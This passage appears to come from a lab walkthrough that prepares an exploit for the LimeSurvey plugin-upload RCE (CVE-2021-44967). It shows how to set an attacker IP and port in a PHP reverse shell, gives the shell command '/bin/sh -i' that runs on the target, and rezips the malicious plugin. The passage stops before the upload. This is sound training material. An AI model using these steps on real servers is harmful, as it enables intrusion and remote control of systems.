
**Search Query:**

LimeSurvey CVE-2021-44967



Open the CVE Mitre link:


**URL:**<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44967>



*A Remote Code Execution (RCE) vulnerability exists in LimeSurvey 5.2.4 via the upload and install plugins function, which could let a remote malicious user upload an arbitrary PHP code file.*

Open the following link mentioned in the references:

**URL:**<https://github.com/Y1LD1R1M-1337/Limesurvey-RCE>




This project is available in the Kali GUI instance, in the **/root/Desktop/challenge-files** directory:

**Commands:**

ls -al /root/Desktop/challenge-files/

ls -al /root/Desktop/challenge-files/Limesurvey-RCE/



**Step 6:** Inspect and modify the provided exploit files.


List the contents of the **Y1LD1R1M.zip** file:

**Commands:**

cd /root/Desktop/challenge-files/Limesurvey-RCE/

ls


unzip -t Y1LD1R1M.zip



Check the contents of the **php-rev.php** file:

**Command:**

cat php-rev.php



We have to change the lines highlighted in the above image; that is, we need to provide the IP and port of the attacker machine where the Netcat listener would be running.

Also, notice the shell command that gets executed on the target machine:


**Shell Commands:**

uname -a; w; id; /bin/sh -i

To place the IP address in the PHP reverse shell, we have to find the IP address of the attacker machine:

**Command:**

ip addr




The IP address of the attacker machine is **192.151.37.2**.

Place the IP address of the attacker machine (192.151.37.2) and the port (54321) in the PHP reverse shell.

**Command:**


head php-rev.php



Find the **CHANGE THIS** words in the **exploit.py** file:

**Command:**

grep -n -C3 'CHANGE THIS' exploit.py



There are three potential places we have to make the change.


Create the **Y1LD1R1M.zip** file again:

**Commands:**

rm Y1LD1R1M.zip

zip -r Y1LD1R1M.zip config.xml php-rev.php


unzip -t Y1LD1R1M.zip

